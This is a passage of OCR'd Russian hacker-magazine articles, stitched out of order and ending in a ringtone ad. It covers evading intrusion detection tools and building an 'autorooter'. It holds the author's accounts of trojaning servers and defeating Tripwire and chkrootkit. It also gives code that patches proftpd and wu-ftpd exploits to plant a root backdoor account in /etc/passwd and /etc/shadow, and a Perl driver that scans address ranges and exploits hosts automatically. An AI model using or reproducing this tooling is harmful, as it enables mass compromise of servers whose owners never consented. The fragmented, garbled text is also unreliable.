Единственным обходом умной утилиты является ручное сканирование портов. Чтобы осуществить такой скан, прителнеться к интересующему тебя порту, затем выжди с десяток секунд и подцепись к другому сервису. И так для каждого порта. Лишь в этом случае PortSentry не сочтет твое любопытство за попытку сканирования, а ты сможешь без труда опознать все открытые сервисы на машине.

❾. Советы администратору

Чтобы не дать хакеру шансов на успех, не пиши ничего в фейковом баннере. Более того, советую тебе закрыть файрволом важные сервисы и увеличить в конфиге список открываемых портов. Тогда достигаются два результата: хакер не поймет, что на сервере стоит IDS, и, соответственно, не сможет просканировать порты на твоем сервере.

БДЯЩИЙ TRIPWIRE НА СТРАЖЕ ПОРЯДКА

Самое время плавно перейти к обзору локальных IDS. Без колебаний я начну знакомство с моей любимой программы Tripwire. Эта система обнаружения атак давно установлена на моем сервере и не раз напоминала о странных вещах :).

Применение новой политики

ПОЛЕЗНЫЕ СОВЕТЫ

Как ты, наверное, заметил, многие IDS не застрахованы от изменения исходного кода. Чтобы ограничить возможности хакера, можно применить следующий механизм: на файл, который необходимо защитить от изменения, накладывается атрибут +i. Это осуществляется командой chattr +i file. Грамотный хакер, конечно же, удалит атрибут, а начинающий не сможет изменить файл и плюнет на эту затею. Для дополнительной надежности можно перенести команды lsattr и chattr в неприметное место на диске.

Что касается e-mail-оповещения, то не надо писать скрипты отсылки, если IDS не предусматривает эту возможность. Просто запускай программу в кроне без перенаправления дескрипторов, и если в потоках STDOUT и STDERR будут данные, то они отправятся на e-mail root@localhost. Если же ты не хочешь отсылать результат проверки, перенаправь эти дескрипторы в /dev/null.

> Единственным обходом умной утилиты является ручное сканирование портов.

❶. Установка

Чтобы не заморачиваться с компиляцией, рекомендую стянуть уже собранные бинарники (www.tripwire.org/files/tripwire-2.3-47.bin.tar.gz). Единственный минус этого способа - уже собранный проект весит 2,5 метра против 400 Кб в ASCII-виде. В архиве ты найдешь каталог policy. Переходи туда и открывай twpol.txt. Этот файл служит для конфигурации политики IDS. Открой его и найди слово «rulename». Нашел? Замечательно! Поставь запятую после директивы severity, перейди на новую строку и впиши: «emailto = твой@почтовый.адрес». И так для каждого правила. Если ты еще не понял, эта фича нужна для того, чтобы IDS слала тебе отчет на почту после каждого сканирования. Здесь же можешь ознакомиться со списком файлов, которые проверяются системой обнаружения атак, и изменить его.

После разборок с политикой переходи в корневой каталог архива и пиши: «./install.sh». Инсталлятор ознакомит тебя с лицензией, попросит подтвердить отсутствие возражений, а затем спросит у тебя парочку ключиков - local и site. Запомни их и никогда не забывай, иначе не сможешь изменить политику IDS.

Теперь можно инициализировать базу TripWire. Это делается командой tripwire -m -i.

❷. Возможности

Tripwire создан для того, чтобы осуществлять аудит системных файлов и оповещать администратора в случае их изменения. После каждого сканирования на e-mail сисадмина приходит отчет, из которого легко определить, кто и когда трогал критические системные файлы.

Как я уже говорил, tripwite использует внутренний алгоритм шифрования своих конфигов с помощью ключей. Все это добро находится в каталоге /etc/tripwire. Если тебе захотелось изменить политику IDS, выполни запрос «tripwire -m p --policy path/to/new/policy». Бинарник спросит у тебя два ключа и в случае их соответствия обновит конфигурационные файлы.

❸. Обход IDS

Обойти малютку tripwire непросто. Как-то раз я поднял привилегии на удаленной машине, залил туда руткит и обнаружил в файлах кронтаба, что каждые 12 часов запускается IDS. Исходя из факта, что local/site-ключей я не знал, изменить политику было невозможно. Пришлось искать на винте дистрибутив IDS, в котором, кстати сказать, находился файлик с действующей политикой, и слегка изменять конфиги. Я убрал из списка все затрояненные бинарники и переконфигурировал IDS. Что касается ключей, то они, естественно, стали другими. Однако прием сработал и админ не сразу догадался, что его сервер протрояннили.

❹. Советы администратору

```
### Filename: /sbin/dump.static
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /sbin/mkpv
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /sbin/mkraid
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /sbin/mtx
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /sbin/parted
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /sbin/raidstart
### No such file or directory
### Continuing...
```

Сканирование стратегических файлов



Быстрый процесс сканирования

Я и сам это не раз делал, когда подменял /sbin/init на дырявых системах.

Контроль над открытыми портами



◢ Ознакомиться с внушительным списком всех известных IDS ты сможешь на желтых страницах www.opennet.ru/prog/sml/85.shtml.



◢ Прежде чем запускать IDS в автоматическом режиме, удостоверься, что проверка действительно работает. Для этого намеренно измени системный файл и проанализируй реакцию системы.

После установки IDS рекомендуется удалить все текстовые файлы с текущей политикой. Этим действием ты запудришь мозги хакеру, который выдаст себя с потрохами после попытки обхода tripwire. Также можно переименовать /usr/bin/tripwire и запускать его кроном. При таком раскладе взломщик не сразу заметит наличие IDS, соответственно, у администратора будет больше времени для радикальных мер :).

СКАЖИ РУТКИТАМ «НЕТ»!

Вслед за функциональным tripwire хочу познакомить тебя с проектом chkrootkit. Эта IDS служит для обнаружения руткитов на *nix-like-системах.

❶. Установка

Сливай добро по адресу http://freshmeat.net/redir/chkrootkit/20715/url_tgz/chkrootkit.tar.gz и компилируй проект. Несмотря на наличие сишных утилит, сам chkrootkit написан полностью на bash. После выполнения make install все программы IDS расположатся в каталоге /usr/local/sbin.

❷. Возможности

Если запустить chkrootkit без параметров, твоему взору предстанет большой отчет, включающий в себя проверку на многие известные руткиты, контроль скрытых процессов, тест на наличие активного снифера, обнаружение известных бэкдоров и анализ history-файлов. Все эти приемы выполняются за полминуты и при желании могут быть отосланы на e-mail.

❸. Обход IDS

Я уже говорил, что chkrookit написан исключительно на bash. С одной стороны, это хорошо - скорость работы IDS очень высокая. Но с другой стороны, любой взломщик может подправить удобочитаемый код и исключить из него проверку протрояненных файлов. Я и сам это не раз делал, когда подменял /sbin/init на дырявых системах. И надо сказать, мой патч до сих пор эмулирует проверку init'a :).

❹. Советы администратору

Пожалуй, единственным способом защиты от обхода может выступать запоминание размера chkrootkit. Запиши цифру куда-нибудь и постоянно контролируй размер. При желании можно даже написать скрипт, который снимает контрольную сумму с файла, а затем сравнивает его с эталонной.

СЛЕЖКА ЗА ПОРТАМИ

И наконец, последний проект, который я опишу в этой статье, получил название openports. Эта программа относится к типу смешанных IDS, потому как ее задача - постоянный контроль открытых портов.

❶. Установка

Скачивай проект по адресу www.darkman.de/security/openports/openports-0.2.tar.gz и запускай файл INSTALL, находящийся в архиве. Скрипт установит все файлы и предложит занести вызов openports.pl в кронтаб. По умолчанию контроль над портами осуществляется каждые пять минут. Этого времени вполне хватит, чтобы отловить какой-нибудь бэкдор и прочие сетевые вещи :).

❷. Возможности

Система обнаружения атак отслеживает открытые порты, используя следующий механизм: сначала openports.pl обращается к ранее созданному логу, снимает с него контрольную сумму и сравнивает с эталоном. Это нужно для контроля целостности файла. Затем скрипт вызывает netstat и определяет номера портов. Затем сценарий отчитывается по недавно открытым сокетам и бережно заносит номера портов в логфайл.

❸. Обход IDS

Обойти такую IDS можно банальным изменением исходного кода. Если администратор - пробитый ламер, то он не заметит изменений в системе. В противном случае можно подменить исходный код md5sum, заставив утилиту выдавать фиксированную последовательность. Если ты добьешься этого, то сможешь без лишнего геморроя добавлять/удалять данные в логе утилиты.

❹. Советы администратору

Для повышения надежности рекомендуется скомпилировать скрипт программой perlcc. При этом сценарий превратится в бинарник, и взломщик уже не сможет так просто изменить его содержимое. Для пущей безопасности можно переопределить пути к логам IDS.


ЧТО ВЫБРАТЬ?

Я привел тебе общеизвестные примеры всех видов IDS. Какой из них использовать - дело твое. Но если довериться мнению бывалых администраторов, то лучшее решение - применять продвинутую сетевую IDS в сочетании с локальной. Ну и, конечно же, не пренебрегать файрволом. Однако помни, что все IDS ведут логи, которые надо периодически мониторить. Если не ежедневно, то хотя бы раз в неделю. Приучив себя к изучению системных журналов, ты сможешь добиться максимальной безопасности.



В исходнике IDS разберется даже ребенок

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



ХАКЕРСКИЙ КОНВЕЙЕР

Каждый день на bugtraq-лентах всплывают новые уязвимости и публичные эксплойты. Казалось бы, ничто не мешает взломщикам день и ночь осуществлять полный дестрой в Сети. Но, как известно, хакер - очень ленивое существо. Каждый злоумышленник мечтает довести процесс взлома до автомата, чтобы единожды запущенный эксплойт успешно зарутал сотни машин и выдал их ip-адреса. Скептики утверждают, что это невозможно. Но я готов их переубедить.

СОЗДАНИЕ СОБСТВЕННОГО АВТОРУТЕРА

ЛУЧШИЙ ДРУГ ХАКЕРА

Для автоматизации процесса взлома в хакерских кругах используются программы-авторутеры (или, как их еще называют, массрутеры). Нетрудно догадаться, что это сложное слово образовано от простых частиц «auto» (автоматическое) и «root» (поднятие рутовых привилегий). Обычно подобные программы поставляются в виде комплекта хакерских утилит, но иногда они исполняются и в одном бинарнике.

Давай подумаем, что нужно иметь для автоматического взлома серверов в рядовой подсети класса C. Во-первых, конечно же, нужен эксплойт, который способен хакнуть какой-нибудь демон с помощью горячего, недавно вышедшего бага. К этому эксплойту предъявляются два очень важных требования:

❶. Эксплойт должен получить рутовые права на удаленной машине. Дело в том, что если будут подниматься привилегии, скажем, юзера nobody, то мы добьемся лишь частичной автоматизации.

❷. Исходя из первого требования, эксплойт должен быть слегка изменен: после взлома системы необходимо выполнить ряд команд, которые добавят нового пользователя с нулевым уидом либо откроют шелл на 31337 порту.

Помимо эксплойта, в авторутер обязательно помещается портативный сканер портов. Обычно в возможности сканера входит считывание баннера сервиса, чтобы определить, уязвима версия демона или нет. Как я уже говорил, в некоторых комплектах сканер внедрен непосредственно в эксплойт, что весьма увеличивает производительность.

И наконец, вся система должна снабжаться функциями логирования в удобочитаемом формате. Ведь хакер запускает авторутер только затем, чтобы через несколько дней прочитать записанный лог. В журналах должна находиться промежуточная информация о текущей атаке, инфа об успешных взломах, включая ip-адреса похаканных машин, и данные о серверах, имеющих бажные демоны, но по какой-то причине не поддающихся атаке.

ИСТОРИЯ МАССРУТЕРОВ

В наше время авторутеры далеко не редкость. Ведь абсолютно все червяки в какой-то мере являются авторутерами. Небольшое различие заключается в том, что червь автоматически закачивает свое тело на взломанную машину и запускает копию. Хакерский массрутер лишь выполняет пару шпионских команд, а затем добавляет ip-адрес сервера-жертвы в общий список.

Напоминаю, что авторутеры писались исключительно из-за хакерской лени. Но надо сказать, далеко не на каждый баг можно найти массрутер. Это объясняется тем, что не все ошибки в известных сервисах приводят к получению администраторских прав. С твоего позволения, я перечислю несколько хитовых авторутеров, которые потрясли мир:

❶. **Massrooter by Daddy_cad** (http://kamensk.net.ru/forb/1/x/aroot/massrooter.tar.gz).

Этот комплект был написан очень давно и, возможно, является самым первым авторутером (об этом история умалчивает). В архиве содержатся несколько пропатченных эксплойтов для самых различных сервисов, начиная от rpc и заканчивая lpd. От хакера лишь требуется указать нужный диапазон ip-адресов и номер бажного сервиса. Впрочем, при определенном сочетании параметров авторутер просканит рандомную сеть на все известные баги в демонах.


Все это, конечно, радует, жалко только, что уязвимости не первой свежести и использование этого массрутера в настоящее время не принесет желаемых результатов :(.


Многие баги из этого списка очень устарели

Однако пару-тройку лет назад этот комплект был здорово популярен и долго скрывался от глаз непосвященных скриптkidдисов, чтобы те не занимались произволом.

❷. Mscan by jsbach (http://kamensk.net.ru/forb/1/x/aroot/mscan.tar.gz).

Еще один старенький авторутер, который я использовал сам несколько лет назад. Примечательно, что этот комплект фактически не добывает рута на удаленных машинах, а лишь сканирует сервер на наличие известных багов. Возможности комплекта впечатляют, и, несмотря на потерю актуальности уязвимостей, этот массрутер можно использовать для некоторых целей и в наши дни. Рассмотрим подробнее, что умеет mscan:



Mscan годен к использованию даже сейчас

- Находить и определять уязвимые CGI-приложения. Из README можно узнать, о каких скриптах идет речь, но, честно говоря, меня этот список не особо впечатлил, так как баги безбожно устарели.
- Определять сервера с открытыми иксами, Finger-сервисами (с последующей добычей информации), Wingates, вычислять версию named, делать OS fingerprint и т.д.

Ознакомившись с этими возможностями, я мысленно сравнил mscan со сканером nmap и пришел к выводу, что они чем-то похожи, только mscan имеет немного хакерский уклон :).

❸. Lpd autorooter by dave (http://kamensk.net.ru/forb/1/x/aroot/lpd.c).

Баг в линуксовом lpd, который был открыт в 2000 году, наделал много шума. Вслед за действующими эксплойтами хакеры написали авторутер, который получил название lhlpd. Он поставлялся в виде одного с-файла, включающего в себя портативный сканер



Модный пропатченный эксплойт :)

и пропатченный эксплойт. При успешной эксплуатации бинарник с помощью xinetd открывал порт 24452 и записывал удачную попытку в логфайл.

❹. RPC-DCOM Autorooter (http://kamensk.net.ru/forb/1/x/aroot/kath2.zip).

Пришло время поговорить о свежаке. Сравнительно недавно мир узнал об уязвимости RPC DCOM, приводящей к фатальным последствиям. Вслед за первыми эксплойтами вышел виндовый авторутер под названием KAHT. Многие хакеры юзали это творение, наслаждаясь его возможностями. Для танкистов напомню, что KAHT позволяет сканировать диапазон айпишников в поисках машин с открытым 135 портом. Как только сканер нащупывает открытый порт, он заливает шеллкод и получает права администратора на удаленной системе. Помимо этого, хакерский проект поддерживает макросы и поставляется открытым исходным кодом. Словом, рай для windows-хакера. Кстати, это первый публичный авторутер для NT-систем :).

ИЕРАРХИЯ ФАЙЛОВ АВТОРУТЕРА


Листинг всех файлов проекта

Чтобы не возникало лишних вопросов, привожу полный листинг файлов, задействованных в моем авторутере. Вот для чего они нужны:

❶. ./control.pl - главный скрипт, который необходимо запускать с опциями -a начальный_адрес -b конечный_адрес.

❷. ./grabbbs - пропатченный сканер grabbb, с помощью которого control.pl определяет бажные хосты.

❸. ./exploits/start - скрипт, определяющий эксплойт, который необходимо запустить для бажного хоста.

❹. ./exploits/proftpd и ./exploits/wu-ftpd - собственно эксплойты.


❺. ./logs/attempts.log - лог текущих попыток эксплуатирования.

ЛАБОРАТОРНЫЙ ПРАКТИКУМ

Теперь, когда стало ясно, что такое авторутер, и ты познакомился с большей частью известных хакерских проектов, я могу рассказать о том, как я писал свой собственный массрутер.

Мотивация для этого на самом деле огромная. Представь: я скачал эксплойт для хитового бага, в течение вечера внедрил в него сканер портов и продал массрутер, получив в итоге несколько сотен зеленых президентов. Разумеется, никто мне не запрещает использовать свое творение и в личных целях, чтобы без особых усилий порутать десяток бажных машин. Звучит заманчиво, не правда ли? Вот и мне так показалось :).

В качестве примеров, которые я сегодня буду подробно разбирать, решено было использовать известные баги в FTP-серверах. Думаю, догадаться, о каких демонах я говорю, нетрудно. Конечно же, это proftpd и wu-ftpd :). Для каждого сервиса существует публичный рабочий эксплойт, который нужно


Имплантация постороннего кода



- Чтобы добавить новый эксплойт в комплект авторутера, тебе необходимо слегка пропатчить файл control.pl (процедуру match_banner), а также скрипт start.

- Ознакомиться с принципом работы авторутеров можно в статье www.securitylab.ru/32930.html. Здесь же описаны методы противодействия атаке с применением массрутеров.



◢ Помимо добавления юзера с нулевым уидом, можно попытаться открыть шелл на порту либо вообще залить руткит на машину. Все в твоих руках!



◢ Не стоит забывать, что все действия хакеров противозаконны и эта статья предназначена лишь для организации правильной защиты. За применение материала в незаконных целях автор и редакция ответственности не несут.

◢ На компакте лежит мой тестовый авторутер со всеми необходимыми компонентами.

переделать в непосредственную часть будущего авторутера.

Первым делом я занялся пластической операцией сплойта для proftpd2, который скачал по ссылке www.securitylab.ru/_exploits/proftpd2.c.txt. Открыв его в любимом редакторе, я нашел строку «send(shellSock, buf, strlen(buf), 0);» и вставил после нее две дополнительные операции:

```
send(shellSock, "/bin/echo ph33r:x:0:0::/:/bin/sh >> /etc/passwd",47,0);
send(shellSock, "/bin/echo ph33r:DDv1PnT.wPPY6::::::: >> /etc/shadow",51,0);
r = 0;
```

С помощью первой строки я отправил в сокет команду на добавление юзера в файл /etc/passwd. При этом пользователь должен иметь нулевой уид и валидный шелл. Во второй строке этот же пользователь добавляется в /etc/shadow, причем его пароль определяется как ph33r. После всего этого я изменяю значение переменной r, которая объявлена в условии открытия шелла. Таким образом, после эксплуатирования будет выполнено всего две команды, и затем сплойт корректно завершит свою работу.

Теперь настало время проделать аналогичные операции с эксплоитом для wu-ftpd (www.web-hack.ru/exploit/source/0x82-wu262.c). Открыв код программы в текстовом редакторе, я закомментировал строку «died=read(STDIN_FILENO,readbuf,sizeof(readbuf)-1);». Эта строчка вызывает функцию read(), которая читает данные из дескриптора STDIN. Но мне же не нужна интерактивность, правда? :) В связи с этим я встроил две добавочные команды после комментария, вот так:

> Первым делом я занялся пластической операцией сплойта для proftpd2.

```
//died=read(STDIN_FILENO,readbuf,sizeof(readbuf)-1);
strcpy(readbuf,"/bin/echo ph33r:x:0:0::/:/bin/sh:::::::>>/etc/passwd;/bin/echo ph33r:DDv1PnT.wPPY6:::::::>>/etc/shadow");
died = 1;
```

Первая строка выполняет уже известные тебе действия, а вторая закрывает шелл после первого же запроса.

Ну что ж, с эксплойтами разобрались. Осталось их скомпилировать и сохранить в каталоге exploits. Теперь самое время подумать о сканере портов, который будет считывать баннеры ftp-сервисов. Я решил не изобретать велосипед, а воспользоваться возможностями уже готового сканера. Впрочем, никто не запрещает написать что-то более быстрое и внедрить его в эксплойт, но это уже твое личное дело и тема отдельной статьи. В качестве рабочего сканера я решил выбрать проект grabbb от известной команды TESO. Скачав последнюю версию grabbb (www.securityfocus.com/data/tools/grabbb-0.0.7.tar.gz), я приступил к его модификации. Все дело в том, что журнал, который ведет grabbb, имеет довольно запутанный вид и там содержится масса избыточной информации. Мне показалось, что проще изменить исходник самого сканера, заставив его писать логи в удобном формате, нежели городить отдельный парсер.

Первым делом нужно перейди к строке под номером 498 и изменить ее следующим образом:

```
printf ("%s:%hu:%c%s\n", ip, sb->port[sb->portcount], (multiline == 0) ? '\x00' : '\n', buf);
```

Как видишь, необходимо поменять символ пробела на «\x00» (окончание строки), а также добавить переход на новую строку после вывода информации об открытом порте.

После сборки grabbb я получил бинарник, который поместил в корень будущего проекта рядом с каталогом exploits.

Думаю, тебе понятно, что сканера и эксплойтов недостаточно, нужно также иметь какую-то программу, которая бы связывала все части системы. Поэтому я написал скрипт control.pl, к которому и обращался при запуске авторутера. Ядро моей программы состоит всего из нескольких команд:

Ядро исходника control.pl

```
use Getopt::Std;
$debug=1;
getopt("ab");
$exploits='exploits';
$grabbb='./grabbb';

unlink (".scan")
  if (-e ".scan");
print "Starting grabbb first\n" if $debug;
system("$grabbb -x 30 -a $opt_a -b $opt_b 21 > .scan");

print "Scan complete. Parsing the logfile\n" if $debug;
open(LOG,".scan");
while(<LOG>) {
  chomp;
  ($host,$port,$banner)=split(':');
  $exploit = match_banner($banner);
    if ($exploit ne 0) {
      print "Exploiting host $host with weakly $exploit\n" if $debug;
      system("$exploits/start $exploit $host &");
    }
}
```

В самом начале инициализируется модуль, обрабатывающий параметры. Вообще этому скрипту передаются две опции: -a - начальный ip-адрес и -b - конечный ip-адрес. Все эти параметры control.pl честно скармливает сканеру, что мы наблюдаем в первом системном вызове. После того как grabbb справился с задачей, сценарий парсит удобочитаемый лог-файл, который состоит из нескольких строк формата host:port:banner. Как только определяется факт уязвимости сервиса, скрипт запускает некоторый файл exploits/start, в котором оговаривается запуск того или иного эксплойта в зависимости от типа FTPD. Этим действием я хотел добиться большей универсальности. Скажем, если тебе захотелось добавить еще один сервис ServU FTP-Server, твоя работа по изменению control.pl сводится к минимуму. Основной код прописывается в файле exploits/start. Для экономии времени эксплуатирование хоста запускается в бэкграунде.

Как видно, в коде существует инициализация переменной $debug. Я обнулил ее, как только убедился в работоспособности программы, что избавило от необходимости читать лишнюю отладочную информацию.

Совсем забыл - необходимо также создать каталог logs в корне проекта. Скрипт start позаботится о том, чтобы все попытки взлома записывались в файл attempts.log. Прочитав этот журнал, можно определить, какие серверы были взломаны, а какие эксплуатируются в данный момент.

ТРИ, ДВА, ОДИН... ПОЕХАЛИ!

Собрав весь проект воедино, можно приступать к тестированию. Я запустил control.pl, натравив его на одну из компьютерных сетей, и начал пристально вглядываться в консольные надписи, которые периодически появлялись на экране.

Разумеется, мой авторутер - это пока сырая разработка. Здесь есть еще над чем поработать. Например, можно добавить возможность ведения лога только по взломанным машинам. Это облегчит работу по анализу проведенных атак - не нужно будет рыться в мегабайтном журнале в поиске успешных взломов.

Вот, собственно, и все. При возникновении интересных вопросов, идей и пожеланий напиши мне письмо, и я обязательно тебе отвечу.

Тестирование пропатченного сканера баннеров

```
[root@linux autoroot]# ./control.pl -a 192.168.0.1 -b 192.168.0.254
Starting grabbb first
Scan complete. Parsing the logfile
Exploiting host 192.168.0.3 with weakly proftpd
[root@linux autoroot]# cat logs/attempts.log
proftpd 1.2.7 - 1.2.9rc2 remote r00t exploit
 by Haggis (haggis@haggis.kicks-ass.net)
[        Logging in ]-[ Stack: 0xbfffef04 ]-[ RET: 0xbfffefcc ]
ERROR: Login failed.
[root@linux autoroot]#
```

Обкатка рабочего авторутера

8181 - всё для мобильника

мелодии

	монофония			полифония	
Over protected /	XA 57283	XA 30091	XA 57280	XAWAP 57290	XAWAP 57288
Служебный роман /	XA 309301	XA 309293	XA 309286	XAWAP 309308	XAWAP 309279
Criminal /	XA 48809	XA 48790	XA 48773	XAWAP 48866	XAWAP 48847
Hallelujah /	XA 266728	XA 266722	XA 266718	XAWAP 266734	XAWAP 266711
Solitary Man /	XA 54947	XA 54946	XA 54945	XAWAP 54948	XAWAP 54944
Despre Tine /	XA 279009	XA 279000	XA 278995	XAWAP 279014	XAWAP 278990
Dragostea Din Tei (Alt) /	XA 312298	XA 312290	XA 312282	XAWAP 312306	XAWAP 312274
Sonne /	XA 54682	XA 54672	XA 54677	XAWAP 54687	XAWAP 54751
Laura /	XA 313862	XA 313859	XA 313856	XAWAP 313868	XAWAP 313838
